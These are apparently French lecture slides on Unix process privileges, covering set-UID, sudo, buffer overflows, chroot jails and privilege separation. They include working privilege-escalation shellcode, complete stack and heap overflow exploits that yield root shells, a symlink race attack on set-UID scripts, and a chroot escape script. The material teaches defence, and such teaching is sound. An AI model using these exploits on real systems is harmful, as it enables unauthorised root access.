-rwsr-xr-x 1 root prof 6531 2007-09-20 10:33 prog
# ./prog
r=0 e=0 s=0
# exit
$ ./prog
r=1234 e=0 s=0
```

Les droits d'un processus

- **Le bit** *set-UID* **lors de l'usage du** *shebang*
  - Lors d'un recouvrement (`man 2 execve`) le système ouvre le fichier
    - Propriétés : exécutable ? *set-UID* → modif. des droits du processus
    - Lecture de l'entête du fichier pour déterminer son type
  - Fichier binaire *"natif"* → projection en mémoire et exécution
  - Si en revanche le fichier commence par un *shebang* (`#!` ***interpreteur***)
    - Recouvrement par le binaire de l'interpéteur (pas par le script !) (≃ appel récursif de `execve()`)
    - Il ouvre à son tour le fichier pour en interpréter le contenu
    - ex : `prog` commence par `#!/bin/sh`
      `exec??("prog","a","b");` → `exec??("/bin/sh","prog","a","b");`
      `/bin/sh` démarre (éventuellement *set-UID*) puis ouvre le fichier `prog`
      → `prog` est-il toujours le même que lors du `execve()` ?

Les droits d'un processus

▷ **Le bit** *set-UID* **lors de l'usage du** *shebang*

◇ Risque potentiel d'exécuter un script quelconque avec les droits de `root` !

◇ Certains systèmes (dont ***Linux***) ignorent le bit *set-UID* avec le *shebang* !

○ On peut contourner en faisant un *wrapper* en ***C*** avec le bit *set-UID*
→ invoque (`execve()`) *"en dur"* l'interpréteur avec le bon script

○ On peut également contourner en utilisant `sudo`

```
$ ls -l /usr/local/bin/goodScript.sh
-rws--x--x 1 root root 3476 2006-02-06 20:00 /usr/local/bin/goodScript.sh
$ ln -s /usr/local/bin/goodScript.sh ./leurre.sh
$ ./leurre.sh
... creation d'un processus et execve() de ./leurre.sh
... le systeme ouvre ./leurre.sh (/usr/local/bin/goodScript.sh)
... bit set-uid --> l'utilisateur effectif est mis a root
... exec??("/bin/sh","./leurre.sh")
                                              ... au meme moment (forte charge, swap ...)
                                              $ ln -sf ./badScript.sh ./leurre.sh
... /bin/sh ouvre ./leurre.sh (./badScript.sh)
... le contenu de ./badScript.sh est interprete
    avec root comme utilisateur effectif !!!
```

Les droits d'un processus

- **Utilisation de `sudo` (`man 8 sudo`)**
  - Commande privilégiée (bit *set-UID*)
  - Permet de lancer des commandes sous une autre identité
    - Par défaut on devient `root`, c'est l'intérêt principal
    - Normalement on doit saisir son propre mot de passe (on peut désactiver)
  - Utilisateurs, groupes et commandes décrits dans un fichier de configuration
    - Fichier `/etc/sudoers` et commande `visudo` (`man 5 sudoers`)
    - Ajustement assez fin des privilèges accordés

```
{harrouet@host}$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
{harrouet@host}$ sudo cat /etc/sudoers
# l'utilisateur harrouet peut tout faire sans saisir de mot de passe
harrouet ALL= NOPASSWD: ALL
# les membres du groupe users peuvent (de)monter un CD-Rom
%users ALL= NOPASSWD: /bin/mount /mnt/cdrom, /bin/umount /mnt/cdrom

{toto@host}$ sudo mount /mnt/cdrom
```

Perte temporaire des droits

▷ **Précaution élémentaire pour les processus privilégiés**

- ◇ Les droits ne sont nécessaires que pour quelques opérations
- ◇ Maladresse dans l'application → mise en danger du système
- ◇ Démarche prudente pour limiter les risques intrinsèques :
  - ○ Perdre les droits dès le début de l'exécution (utilisateur *effectif* = utilisateur *réel*)
  - ○ Les reprendre pour les opérations les nécessitant (utilisateur *effectif* = `root`)
  - ○ Les reperdre aussitôt après
- ◇ nb : les droits sont vérifiés à l'ouverture d'un fichier
  - ○ Pas besoin de privilèges pour lire/écrire dans le descripteur obtenu
- ◇ nb : quel utilisateur *réel* dans le cas de `sudo` ?
- ◇ nb : en *multi-thread*, droits des autres *threads* ?

Perte temporaire des droits

▷ Précaution élémentaire pour les processus privilégiés

```
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
uid_t effective=geteuid(); /* Sauvegarder les droits initiaux */
seteiud(getuid()); /* Adandonner les droits au plus tot */
/* ...
 * Traitements ne necessitant pas de droits particuliers
 * ...
 */
seteiud(effective); /* Reprendre temporairement les droits */
/**** Traitement necessitant les droits accordes initialement au programme ****/
seteiud(getuid()); /* Abandonner les droits des qu'ils ne sont plus necessaires */
/* ...
 * Traitements ne necessitant pas de droits particuliers
 * ...
 */
return 0;
}
```

Détournement de processus par *buffer-overflow*


- **Vulnérabilité au niveau de la pile**
  - Vulnérabilité très connue et largement exploitée
    - *buffer-overflow* : débordement de tampon
    - Ici, le tableau est créé sur la pile (variable locale)
  - L'adresse de retour d'une fonction est placée sur la pile
    - Un branchement a lieu à cette adresse en fin de fonction
  - Les variables locales sont placées également sur la pile
  - En cas d'écriture au delà des variables locales
    - Possibilité d'écrasement de l'adresse de retour
    - Au *"mieux"* : plantage (saut à une adresse/instruction invalide)
    - Au *"pire"* : exécution de code introduit lors de l'écrasement

Détournement de processus par *buffer-overflow*

ex: représentation de la pile lors de l'appel à la fonction

```
void doSomething(void)
{
char buffer[8];
/* ... */
}
```

"@ retour" contient l'adresse de la prochaine instruction à exécuter lorsqu'on quitte la fonction



Détournement de processus par *buffer-overflow*

▷ Exemple de code à injecter

```
bits 32
    xor ebx,ebx       ; arg1: 0
    xor ecx,ecx       ; arg2: 0
    xor edx,edx       ; arg3: 0
    xor eax,eax
    mov al,164        ; syscall: setresuid
    int 0x80          ; --> setresuid(0,0,0)
    jmp short lbl2
lbl1
    pop esi           ; esi='/bin/sh'
    xor eax,eax
    mov [esi+0x7],al  ; '\0' after '/bin/sh'
    mov [esi+0x8],esi ; argv[0]='/bin/sh'
    mov [esi+0xc],eax ; argv[1]=0
    mov ebx,esi       ; arg0: '/bin/sh'
    lea ecx,[esi+0x8] ; arg1: argv
    lea edx,[esi+0xc] ; arg2: argv+1
    mov al,11         ; syscall: execve
    int 0x80          ; --> execve(argv[0],argv,argv+1)
    xor ebx,ebx  ; arg1: 0
    mov eax,ebx
    inc eax      ; syscall: _exit
    int 0x80     ; --> _exit(0)
lbl2
    call lbl1
    db '/bin/sh

; assemblage: nasm code.asm
; desassemblage: ndisasm -b32 code

; nb: eviter les octets nuls
;     dans le code produit
;     (printf, strcpy ...)
```

Détournement de processus par *buffer-overflow*

▷ Première expérience de détournement par la pile (1/2)

```
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>

char code[]=
  "\x31\xdb\x31\xc9\x31\xd2\x31\xc0" /* setresuid(0,0,0);            */
  "\xb0\xa4\xcd\x80\xeb\x1f\x5e\x31" /*                              */
  "\xc0\x88\x46\x07\x89\x76\x08\x89" /* char * argv[]={"/bin/sh",0}; */
  "\x46\x0c\x89\xf3\x8d\x4e\x08\x8d" /* execve(argv[0],argv,argv+1); */
  "\x56\x0c\xb0\x0b\xcd\x80\x31\xdb" /*                              */
  "\x89\xd8\x40\xcd\x80\xe8\xdc\xff" /* _exit(0);                    */
  "\xff\xff/bin/sh";                 /*                              */

void doSomething(void)
{
char buffer[8];
*((char **)(buffer+12))=code; /* ecrasement explicite de l'adresse de retour */
fprintf(stderr,"leaving doSomething() ...\n");
}
```

Détournement de processus par *buffer-overflow*

▷ Première expérience de détournement par la pile (2/2)

```
int main(void)
{
fprintf(stderr,"-- begin -- (pid=%d)\n",getpid());
seteuid(getuid()); doSomething();
fprintf(stderr,"-- end -- (pid=%d)\n",getpid());
return 0;
}

{user@host}$ ./stack1
-- begin -- (pid=612)
leaving doSomething() ...
sh-3.1$ ps
  PID TTY          TIME CMD
  612 pts/3    00:00:00 sh
  628 pts/3    00:00:00 ps
16067 pts/3    00:00:00 bash
sh-3.1$ exit
exit
{user@host}$
```

Détournement de processus par *buffer-overflow*

▷ Deuxième expérience de détournement par la pile (1/2)

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
char code[]=
  "@@@@####&&&&\x20\xf3\xff\xbf"     /* 12 bytes + @buffer+16        */
  "\x31\xdb\x31\xc9\x31\xd2\x31\xc0" /* setresuid(0,0,0);            */
  "\xb0\xa4\xcd\x80\xeb\x1f\x5e\x31" /*                              */
  "\xc0\x88\x46\x07\x89\x76\x08\x89" /* char * argv[]={"/bin/sh",0}; */
  "\x46\x0c\x89\xf3\x8d\x4e\x08\x8d" /* execve(argv[0],argv,argv+1); */
  "\x56\x0c\xb0\x0b\xcd\x80\x31\xdb" /*                              */
  "\x89\xd8\x40\xcd\x80\xe8\xdc\xff" /* _exit(0);                    */
  "\xff\xff/bin/sh";                 /*                              */
void doSomething(void)
{
char buffer[8]; /* @buffer=0xbffff310 */
strcpy(buffer,code); /* !!! BUFFER-OVERFLOW !!! */
fprintf(stderr,"@buffer=%p\n",buffer);
fprintf(stderr,"leaving doSomething() ...\n");
}
```

Détournement de processus par *buffer-overflow*

▷ Deuxième expérience de détournement par la pile (2/2)

```
int main(void)
{
fprintf(stderr,"-- begin -- (pid=%d)\n",getpid());
seteuid(getuid()); doSomething();
fprintf(stderr,"-- end -- (pid=%d)\n",getpid());
return 0;
}

{user@host}$ ./stack2
-- begin -- (pid=1304)
@buffer=0xbffff310
leaving doSomething() ...
sh-3.1$ ps
  PID TTY          TIME CMD
 1304 pts/3    00:00:00 sh
 1316 pts/3    00:00:00 ps
16067 pts/3    00:00:00 bash
sh-3.1$ exit
exit
{user@host}$
```

Détournement de processus par *buffer-overflow*

▷ Troisième expérience de détournement par la pile (1/3)

```
#include <stdio.h>  /* fichier stack3.c */
#include <unistd.h> /* sans le code malicieux */
#include <sys/types.h>

void doSomething(void)
{
char buffer[8];
gets(buffer);   /* buffer size is not checked ! */
fprintf(stderr,"==> [%s]\n",buffer);
fprintf(stderr,"leaving doSomething() ...\n");
}

int main(void)
{
fprintf(stderr,"-- begin -- (pid=%d)\n",getpid());
seteuid(getuid()); doSomething();
fprintf(stderr,"-- end -- (pid=%d)\n",getpid());
return 0;
}
```

```
{user@host}$ ./stack3
-- begin -- (pid=2908)
coucou
==> [coucou]
leaving doSomething() ...
-- end -- (pid=2908)
{user@host}$ ./stack3
-- begin -- (pid=2929)
it seems to be long
==> [it seems to be long]
leaving doSomething() ...
Segmentation fault
{user@host}$
```

Détournement de processus par *buffer-overflow*

▷ Troisième expérience de détournement par la pile (2/3)

```
#include <stdio.h> /* fichier stackInput.c, externe a la cible */
char code[]=
  "@@@@####&&&&\x20\xf3\xff\xbf"     /* 12 bytes + @buffer+16        */
  "\x31\xdb\x31\xc9\x31\xd2\x31\xc0" /* setresuid(0,0,0);            */
  "\xb0\xa4\xcd\x80\xeb\x1f\x5e\x31" /*                              */
  "\xc0\x88\x46\x07\x89\x76\x08\x89" /* char * argv[]={"/bin/sh",0}; */
  "\x46\x0c\x89\xf3\x8d\x4e\x08\x8d" /* execve(argv[0],argv,argv+1); */
  "\x56\x0c\xb0\x0b\xcd\x80\x31\xdb" /*                              */
  "\x89\xd8\x40\xcd\x80\xe8\xdc\xff" /* _exit(0);                    */
  "\xff\xff/bin/sh";                 /*                              */

int main(void)
{
int i; fputs(code,stdout); /* send code */
for(i=0;i<BUFSIZ;i++) fputc('\n',stdout); /* fill stdin buffer, lost at execve() ! */
fputs("export DISPLAY=:0\n",stdout); /* send commands */
fputs("/usr/X11R6/bin/xterm\n",stdout);
return 0;
}
```

Détournement de processus par *buffer-overflow*

▷ Troisième expérience de détournement par la pile (3/3)

```
{user@host}$ ls -l stackInput stack3
-rwxr-xr-x 1 user users  6809 2007-09-25 12:24 stackInput
-rwsr-xr-x 1 root root   7072 2007-09-25 12:24 stack3
{user@host}$ ./stackInput | ./stack3
-- begin -- (pid=4962)
==> [@@@@####&&&&...   ...   .../bin/sh]
leaving doSomething() ...
```

```
 __XTERM_________________________
|                                |
| {root@host}# ps                |
|   PID TTY          TIME CMD    |
|  5354 pts/2    00:00:00 bash   |
|  5371 pts/2    00:00:00 ps     |
| {root@host}# whoami            |
| root                           |
| {root@host}# exit              |
|________________________________|
```

```
{user@host}$
```


Détournement de processus par *buffer-overflow*

- **Vulnérabilité au niveau du tas**
  - Vulnérabilité moins évidente mais exploitée
    - *buffer-overflow* : débordement de tampon
    - Ici, le tableau est créé dans le tas (dynamiquement)
  - Plusieurs allocations successives sont généralement contiguës
    - Quelques octets propres à l'allocation (et à l'alignement) les séparent
  - En cas d'écriture au delà d'une zone allouée
    - Écrasement possible de pointeurs de fonctions dans la zone suivante
    - Au *"mieux"* : plantage (saut à une adresse/instruction invalide)
    - Au *"pire"* : exécution de code introduit lors de l'écrasement

Détournement de processus par *buffer-overflow*

ex : représentation du tas lors de l'exécution de

```
{ p1=malloc(60); p2=malloc(4); /* ... */ }
```



Détournement de processus par *buffer-overflow*

▷ Première expérience de détournement par le tas (1/2)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

char code[]=
  "\x31\xdb\x31\xc9\x31\xd2\x31\xc0" /* setresuid(0,0,0);            */
  "\xb0\xa4\xcd\x80\xeb\x1f\x5e\x31" /*                              */
  "\xc0\x88\x46\x07\x89\x76\x08\x89" /* char * argv[]={"/bin/sh",0}; */
  "\x46\x0c\x89\xf3\x8d\x4e\x08\x8d" /* execve(argv[0],argv,argv+1); */
  "\x56\x0c\xb0\x0b\xcd\x80\x31\xdb" /*                              */
  "\x89\xd8\x40\xcd\x80\xe8\xdc\xff" /* _exit(0);                    */
  "\xff\xff/bin/sh"                  /*                              */
  "@@@####\x08\xa0\x04\x08";         /* padding to 64 + @buffer      */

typedef void (*FnctPtr)(char *);

void doSomething(char * buffer) { fprintf(stderr,"==> [%s]\n",buffer); }
```

Détournement de processus par *buffer-overflow*

▷ Première expérience de détournement par le tas (2/2)

```
int main(void)
{
char * buffer=(char *)malloc(60);
FnctPtr * fnctPtr=(FnctPtr *)malloc(sizeof(FnctPtr));
fprintf(stderr,"-- begin -- (pid=%d)\n",getpid());
fnctPtr[0]=&doSomething;
fprintf(stderr,"@buffer=%p @fnctPtr-@buffer=%d\n",buffer,((char *)fnctPtr)-buffer);
strcpy(buffer,code);
seteuid(getuid()); (*fnctPtr[0])(buffer);
fprintf(stderr,"-- end -- (pid=%d)\n",getpid());
return 0;
}

{user@host}$ ./heap1
-- begin -- (pid=8857)
@buffer=0x804a008 @fnctPtr-@buffer=64
sh-3.1$ exit
exit
{user@host}$
```

Détournement de processus par *buffer-overflow*

▷ Deuxième expérience de détournement par le tas (1/3)

```
#include <stdio.h>  /* fichier heap2.c */
#include <stdlib.h> /* sans le code malicieux */
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
typedef void (*FnctPtr)(char *);
void doSomething(char * buffer)
{ fprintf(stderr,"==> [%s]\n",buffer); }

int main(void)
{
char * buffer=(char *)malloc(60);
FnctPtr * fnctPtr=(FnctPtr *)malloc(sizeof(FnctPtr));
fprintf(stderr,"-- begin -- (pid=%d)\n",getpid());
fnctPtr[0]=&doSomething;
gets(buffer); /* buffer size is not checked ! */
seteuid(getuid()); (*fnctPtr[0])(buffer);
fprintf(stderr,"-- end -- (pid=%d)\n",getpid());
return 0;
}
```

```
{user@host}$ ./heap2
-- begin -- (pid=9955)
coucou
==> [coucou]
-- end -- (pid=9955)
{user@host}$ ./heap2
-- begin -- (pid=9975)
it seems to be very very ... long
Segmentation fault
{user@host}$
```

Détournement de processus par *buffer-overflow*

▷ Deuxième expérience de détournement par le tas (2/3)

```
#include <stdio.h> /* fichier heapInput.c, externe a la cible */

char code[]=
  "\x31\xdb\x31\xc9\x31\xd2\x31\xc0" /* setresuid(0,0,0);            */
  "\xb0\xa4\xcd\x80\xeb\x1f\x5e\x31" /*                              */
  "\xc0\x88\x46\x07\x89\x76\x08\x89" /* char * argv[]={"/bin/sh",0}; */
  "\x46\x0c\x89\xf3\x8d\x4e\x08\x8d" /* execve(argv[0],argv,argv+1); */
  "\x56\x0c\xb0\x0b\xcd\x80\x31\xdb" /*                              */
  "\x89\xd8\x40\xcd\x80\xe8\xdc\xff" /* _exit(0);                    */
  "\xff\xff/bin/sh"                  /*                              */
  "@@@####\x08\xa0\x04\x08";         /* padding to 64 + @buffer      */

int main(void)
{
int i; fputs(code,stdout); /* send code */
for(i=0;i<BUFSIZ;i++) fputc('\n',stdout); /* fill stdin buffer, lost at execve() ! */
fputs("export DISPLAY=:0\n",stdout); /* send commands */
fputs("/usr/X11R6/bin/xterm\n",stdout);
return 0;
}
```

Détournement de processus par *buffer-overflow*

▷ Deuxième expérience de détournement par le tas (3/3)

```
{user@host}$ ls -l heap2 heapInput
-rwsr-xr-x 1 root root   7072 2007-09-27 22:58 heap2
-rwxr-xr-x 1 user users  6805 2007-09-27 22:58 heapInput
{user@host}$ ./heapInput | ./heap2
-- begin -- (pid=10892)
```

```
 __XTERM_____________________
|                            |
| {root@host}# ps            |
|   PID TTY          TIME CMD|
| 10895 pts/4    00:00:00 bash|
| 10935 pts/4    00:00:00 ps |
| {root@host}# whoami        |
| root                       |
| {root@host}# exit          |
|____________________________|
```

```
{user@host}$
```

Détournement de processus par *buffer-overflow*

▷ **Bilan de nos expériences**

- ◇ Nécessite de connaître la structure de la mémoire et une adresse
  - ○ Exemples faits à dessein ici ! (affichage des adresses)
  - ○ Difficile à déterminer en général mais des experts y parviennent
- ◇ Le changement temporaire d'utilisateur *effectif* ne protège en rien
  - ○ Le code malicieux tente de retrouver les droits initiaux
  - ○ L'utilisateur *sauvegardé* permet cette restauration
- ◇ Ces vulnérabilités existent potentiellement en de nombreux points
  - ○ Opérations d'entrée (saisie, réseau ...), recopies de chaînes ...
  - ○ Il faut toujours s'assurer que la capacité est suffisante ! (`fgets()`, `strncpy()`, `snprintf()` ...)

▷ **Il existe bien d'autres moyens de détournement**

- ◇ Maladresses applicatives (*SQL-injection*, *cross-site-scripting* ...)

Isolement de processus par *chroot-jail*

- **Changement de répertoire racine (`man 2 chroot`)**
  - Chaque processus à un répertoire racine
    - Celui du système par défaut
    - Propriété héritée de processus parent en enfants
    - Point de départ des chemins absolus
    - Impossibilité de remonter au delà (même en relatif)
  - `#include <unistd.h>` `int chroot(const char * path);`
  - L'utilisateur effectif doit être `root`
  - Modification irréversible
  - Impossibilité d'accéder à l'extérieur de `path`
    - Sauf si le répertoire courant n'est pas sous la racine !
    - Sauf si descripteur ouvert sur un répertoire externe (`fchdir()`) !
    - Sauf s'il existe un lien physique vers un répertoire externe !

Isolement de processus par *chroot-jail*

▷ Démarche recommandée

◇ Entrer dans la *chroot-jail* avant de changer de racine

```
{user@host}$ cat prog.py
import os
try: os.mkdir('/tmp/choucroute') # creer le repertoire si necessaire
except: pass
os.chdir('/tmp/choucroute')      # entrer dans le repertoire AVANT !
os.chroot('.')                   # changer de racine APRES !
print 'getcwd:', os.getcwd()
print 'listdir:', os.listdir('.')
try: os.execve('/bin/sh',['/bin/sh'],{})
except: print 'execve(/bin/sh) impossible !!!'

{user@host}$ sudo python prog.py
getcwd: /
listdir: []
execve(/bin/sh) impossible !!!
{user@host}$
```

Isolement de processus par *chroot-jail*

▷ Maladresse → évasion de la *chroot-jail* !

```
{user@host}$ cat prog.py
import os
try: os.mkdir('/tmp/choucroute')      # creer le repertoire si necessaire
except: pass
os.chroot('/tmp/choucroute')          # !!! ATTENTION on est a l'exterieur !!!
for i in xrange(1024): os.chdir('..') # remonter le plus possible
os.chroot('.')                        # !!! retrouver la racine du systeme !!!
print 'getcwd:', os.getcwd()
print 'listdir:', os.listdir('.')
try: os.execve('/bin/sh',['/bin/sh'],{})
except: print 'execve(/bin/sh) impossible !!!'

{user@host}$ sudo python prog.py
getcwd: /
listdir: ['opt', 'sbin', 'mnt', 'sys', 'bin', 'lib', 'root', 'lost+found',
          'home', 'proc', 'tmp', 'boot', 'etc', 'var', 'usr', 'dev']
sh-3.1# echo `whoami` BROKE OUT ! ; exit
root BROKE OUT !
exit
{user@host}$
```

Isolement de processus par *chroot-jail*

- **Création d'un environnement d'exécution complet**
  - `chroot` est aussi une commande (`man 1 chroot`)
    - Elle utilise `chroot()` pour changer de répertoire racine
    - Elle exécute ensuite la ligne de commande passée (ou `/bin/sh`)
  - Les précautions contre l'évasion doivent être observées ici aussi
  - La *chroot-jail* doit contenir un environnement d'exécution suffisant (programmes, bibliothèques dynamiques, fichiers de configuration ...)
    - Répertoires semblables au système mais structure simplifiée (on n'y place que le strict nécessaire)
    - Les variables d'environnement doivent être ajustées
    - Utiliser `ldd` pour trouver les bibliothèques nécessaires
    - Recréer les périphériques nécessaires (`man 1 mknod`)
  - La solution `chroot()` est préférable (plus simple, moins vulnérable)

Isolement de processus par *chroot-jail*

▷ Exemple d'environnement d'exécution

```
/
|-- bin
|   |-- ls
|   |-- rbash
|   |-- rm
|   |-- scp
|   |-- sftp
|   |-- sftp-server
|   `-- ssh
|-- dev
|   |-- null
|   |-- tty
|   |-- urandom
|   `-- zero
|-- etc
|   |-- hosts
|   |-- passwd
|   |-- profile
|   `-- resolv.conf
|-- tmp
`-- usr
    |-- bin -> ../bin
    `-- lib -> ../lib
```

```
/
|-- lib
|   |-- ld-linux.so.2
|   |-- libcrypto.so.0
|   |-- libtermcap.so.2
|   |-- libz.so.1
|   `-- tls
|       |-- libc.so.6
|       |-- libcrypt.so.1
|       |-- libdl.so.2
|       |-- libnsl.so.1
|       |-- libnss_compat.so.2
|       |-- libnss_dns.so.2
|       |-- libpthread.so.0
|       |-- libresolv.so.2
|       |-- librt.so.1
|       `-- libutil.so.1
|-- home
|   |-- .bash_history
|   `-- .ssh
|       |-- authorized_keys2
|       `-- known_hosts
|-- .ssh -> ./home/.ssh
```

Révocation de privilèges

- **Principe de** *"moindre privilège"*
  - La perte temporaire des droits (`seteuid()`) est insuffisante
    - Limite uniquement les maladresses intrinsèques
    - Un code malicieux peut légitimement restaurer les droits `root` !
  - Perdre définitivement les privilèges dès que possible
    - ex : privilèges inutiles après `bind()` d'une *socket* sur un port réservé
    - Un code malicieux ne pourra pas restaurer les droits `root`
  - Il faut choisir un utilisateur non-privilégié
    - L'utilisateur *réel* si $\neq$ `root` (son compte est néanmoins vulnérable !)
    - Un utilisateur *"générique"* (`nobody:nogroup`)
      (risque d'interaction potentiel si plusieurs services l'utilisent)
    - Un utilisateur dédié au service (`mysql`, `sshd` ...)
  - L'utilisation conjointe d'une *chroot-jail* est encore mieux

Révocation de privilèges

▷ Perte temporaire ou définitive de privilèges

```
#define _GNU_SOURCE /* for getresuid() in unistd.h */
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

void show_resuid(const char * msg)
{
uid_t r,e,s; getresuid(&r,&e,&s);
fprintf(stderr,"%s: r=%d e=%d s=%d\n",msg,r,e,s);
}

int main(void)
{
uid_t init=geteuid();
show_resuid("initial");
if(seteuid(getuid())==-1) { perror("seteuid"); } else show_resuid("euid set");
if(seteuid(init)==-1)     { perror("seteuid"); } else show_resuid("euid restored");
/* standard: setuid(getuid());
   plus explicite: setresuid(getuid(),getuid(),getuid()); */
if(setuid(getuid())==-1)  { perror("setuid");  } else show_resuid("uid set");
if(seteuid(init)==-1)     { perror("seteuid"); } else show_resuid("euid restored");
return 0;
}
```

```
$ ./prog
initial: r=1234 e=0 s=0
euid set: r=1234 e=1234 s=0
euid restored: r=1234 e=0 s=0
uid set: r=1234 e=1234 s=1234
seteuid: Operation not permitted
$
```

Révocation de privilèges

▷ Identité et répertoire dédiés à un service

```
#define _GNU_SOURCE /* for getres{ug}id() in unistd.h */
#include <sys/types.h>
#include <pwd.h>
#include <unistd.h>
#include <stdio.h>

void showId(void)
{
uid_t ru,eu,su; gid_t rg,eg,sg;
getresuid(&ru,&eu,&su); getresgid(&rg,&eg,&sg);
fprintf(stderr,"user: r=%d e=%d s=%d\n",ru,eu,su);
fprintf(stderr,"group: r=%d e=%d s=%d\n",rg,eg,sg);
}

int main(void)
{
struct passwd * pw; showId(); pw=getpwnam("myprog");
if(!pw) { perror("getpwnam"); return 1; }
if(chdir(pw->pw_dir)==-1) { perror("chdir"); return 1; }
if(chroot(".")==-1) { perror("chroot"); return 1; }
if(setgid(pw->pw_gid)==-1) { perror("setgid"); return 1; }
if(setuid(pw->pw_uid)==-1) { perror("setuid"); return 1; } /* en dernier */
fprintf(stderr,"Application starts here ...\n"); showId(); return 0;
}
```

```
$ grep myprog /etc/passwd
myprog:*:66:66:MyProg:/var/myprog:/bin/false
$
$ grep myprog /etc/group
myprog::66:
$
```

```
$ sudo ./prog
user: r=0 e=0 s=0
group: r=0 e=0 s=0
Application starts here ...
user: r=66 e=66 s=66
group: r=66 e=66 s=66
$
```

Séparation de privilèges

- **La révocation de privilèges est définitive !**
  - Toutes les opérations privilégiées doivent avoir eu lieu avant
    - Ce n'est pas toujours possible
  - Pas moyen de retrouver les privilèges perdus (c'est tout l'intérêt !)
- **Invoquer des opérations privilégiées . . . sans privilège**
  - Séparer l'application en deux processus (*OpenSSH*, *OpenBSD* . . .)
    - L'application principale sans privilège
    - Un processus minimal privilégié
  - Garder un moyen de communication entre les deux processus
    - Pouvoir d'expression restreint au strict minimum
    - Demandes d'opérations privilégiées et réponses
  - L'utilisateur n'interagit qu'avec le processus sans privilège
  - Le processus privilégié n'interagit qu'à travers le protocole restreint

Séparation de privilèges

- **La communication entre les deux processus**
  - Une paire de *sockets* locales anonymes (`man 2 socketpair`)
    - Accessible uniquement par les processus concernés
    - Échanges bidirectionnels de structures de données
    - Protocole applicatif restreint et strict (éviter les utilisations détournées)
  - Permet la passage de descripteurs de fichiers (*fd-passing*)
    - Données auxiliaires des *sockets* locales (`man 2 sendmsg/recvmsg`)
    - *fd* du processus privilégié $\rightarrow$ *fd* du processus sans privilège ($\simeq$ `dup()` entre deux processus distinct)
    - nb : le numéro du *fd* n'est pas forcément le même dans chaque processus
    - nb : le processus privilégié peut fermer le *fd* après le passage ($\simeq$ `dup()`)

Séparation de privilèges

```
#define _GNU_SOURCE /* for getres{gu}id() in unistd.h */
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <pwd.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>

#define RESTART_SYSCALL(result,syscall) \
        do { (result)=(syscall); } while(((result)<0)&&(errno==EINTR));

typedef enum { DO_THIS, DO_THAT, NEW_FD } MsgType;

typedef struct
  {
  MsgType type;
  /* ... */
  } ControlMsg;
```

Séparation de privilèges

```
int /* 0: success  -1: failure */
sendControlMsg(int controlFD,
               const ControlMsg * controlMsg,
               int fdToSend)
{
struct msghdr msg; struct iovec vec; int r;
